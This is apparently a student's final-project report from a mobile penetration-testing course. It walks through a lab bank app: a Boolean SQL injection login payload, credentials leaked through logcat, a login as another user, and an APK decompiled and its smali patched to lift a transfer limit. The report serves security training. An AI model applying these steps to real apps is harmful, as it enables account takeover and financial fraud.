
Mobile Penetration Testing - Final Project


Piotr Kobylis

Red Team Specialist

Part 1 – VirtualBox and Linux Network Configuration

1. Create a new NatNetwork in your **VirtualBox**.
2. Configure the Linux machine to use the created NAT network.
3. Start the Linux machine and configure a static IP.







```
┌──(root㉿kali)-[/home/kali]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::6de2:adf7:3799:d77d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:80:64:34:cc brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

Part 2 – Genymotion Network Configuration

1 Open **VirtualBox** and go to your virtual mobile device's properties.






Part 3 – Creating a Docker Environment and installing an APK

1. In your **Linux** machine, install **Docker**, **Apache** server, and **SQL** Server.
   Note: Docker must be installed to complete this step.
2. Install the APK in the **Genymotion** VM and run the application.

```
Successfully built 128f17a3eb49
Successfully tagged the_students_apache:latest
Creating bank-docker_apache_1 ... done
Attaching to bank-docker_apache_1
apache_1  |  * Restarting Apache httpd web server apache2                    AH00558:
apache2: Could not reliably determine the server's fully qualified domain name, using 172
.18.0.2. Set the 'ServerName' directive globally to suppress this message
apache_1  |                                                                  [ OK ]
apache_1  |  * Starting MariaDB database server mysqld                       [ OK ]
apache_1  |  * Restarting Apache httpd web server apache2                    AH00558:
apache2: Could not reliably determine the server's fully qualified domain name, using 172
.18.0.2. Set the 'ServerName' directive globally to suppress this message
apache_1  |                                                                  [ OK ]
```




1 Perform a **Boolean SQLi** attack.

I was able to input malicious code ‘OR’1’=’1 to login and password field and as a result in logcat I have received credentials and login to application


```
ted=681117506540, DequeueBufferDuration=2507000, QueueBufferDuration=7141000,
01-21 14:50:33.386  2420  2420 D stock → : israel isis447
01-21 14:50:33.386  2420  2420 D stock → : nadav shna467
01-21 14:50:33.386  2420  2420 D stock → : asaf moas823
01-21 14:50:33.386  2420  2420 D stock → : eliran klel139
01-21 14:50:33.387  2420  2420 D stock → : oded ocod669
```

2 Open **ADB** with **Logcat**.

Blow I show step by step commands to run logcat on PID 2420. It's our mobile app PID.





```
┌──(kali㉿kali)-[~/Downloads/Bank-Docker]
└─$ adb shell ps | grep mobile
u0_a103       2420   422 1056120 109532 ep_poll      e9257bb9 S com.example.mobileptfinal
```

```
┌──(kali㉿kali)-[~/Downloads/Bank-Docker]
└─$ adb logcat --pid=2420
--------- beginning of main
01-21 14:42:12.739  2420  2420 I Zygote  : seccomp disabled by setenforce 0
01-21 14:42:12.910  2420  2420 I e.mobileptfina: Late-enabling -Xcheck:jni
01-21 14:42:14.066  2420  2420 E e.mobileptfina: Unknown bits set in runtime_flags: 0×8000
01-21 14:42:14.103  2420  2420 W e.mobileptfina: Unexpected CPU variant for X86 using defaults: x86
```


```
ted=681117506540, DequeueBufferDuration=2507000, QueueBufferDuration=7141000,
01-21 14:50:33.386  2420  2420 D stock → : israel isis447
01-21 14:50:33.386  2420  2420 D stock → : nadav shna467
01-21 14:50:33.386  2420  2420 D stock → : asaf moas823
01-21 14:50:33.386  2420  2420 D stock → : eliran klel139
01-21 14:50:33.387  2420  2420 D stock → : oded ocod669
```

3 Perform a legitimate login with one of the usernames or passwords.

Let's login to one of found users. Let it be user named: "israel"



4 Transfer $4,000 to your account.




5 Use **Apktool** to decompile the application and get the **Smali** code.

Execute command below in a folder with MobileBank2.apk. via CMD. I used apkttool_2.8.1.jar not that one which was provided in a project files.


```
D:\KURS\Mobile Apps\Projekt>java -jar apktool.jar d MobileBank2.apk
```

```
D:\KURS\Mobile Apps\Mobile_Security\03_Android_reversing\apktool_2.6.0>java -jar apktool_2.8.1.jar d MobileBank2.apk
I: Using Apktool 2.8.1 on MobileBank2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\piotr\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```


Apktool created a folder named MobileBank2 with all files extracted from MobileBank2.apk. Here we can get smali code. 😊 MainActivities.smali for out app is in smali_classes2




To get smali code I used jadx-gui-1.4.7 and load all files from smile_classes2 catalogue



Below we can see jadx with all smali codes.



Also in a folder smali_classes2 -> com -> example -> mobileptfinal:



6 Open the **Smali** code in **MainActivity2**.

To edit smali code I used Sublime Text opened MainActivity2$1.smali

```
    .line 165
    :cond_0
    iget-object v0, p0, Lcom/example/mobileptfinal/MainActivity2$1;->this$0:Lcom/example/mobileptfinal/MainActivity2;

    iget-object v0, v0, Lcom/example/mobileptfinal/MainActivity2;->amount_transfer:Landroid/widget/EditText;

    invoke-virtual {v0}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v0

    invoke-static {v0}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

    move-result v0

    const/16 v1, 0x32

    if-le v0, v1, :cond_1

    .line 166
    iget-object v0, p0, Lcom/example/mobileptfinal/MainActivity2$1;->this$0:Lcom/example/mobileptfinal/MainActivity2;

    const-string v1, "Sorry.. this bank is for students.\nlimit is 4000$ for transfer"

    invoke-virtual {v0, v1}, Lcom/example/mobileptfinal/MainActivity2;->confirm(Ljava/lang/String;)V

    goto :goto_1
```

I have changed 0x32 to 0xFA0 (FA0 it's 4000 in hexadecimal code), prompt that appears to "Sorry.. this bank is for students.\nlimit is 4000$ for transfer" and save it.

7 Use **Apktool** to rebuild the application.

I bulit new app with apk using command: "java -jar apktool_2.8.1.jar b MobileBank2"


```
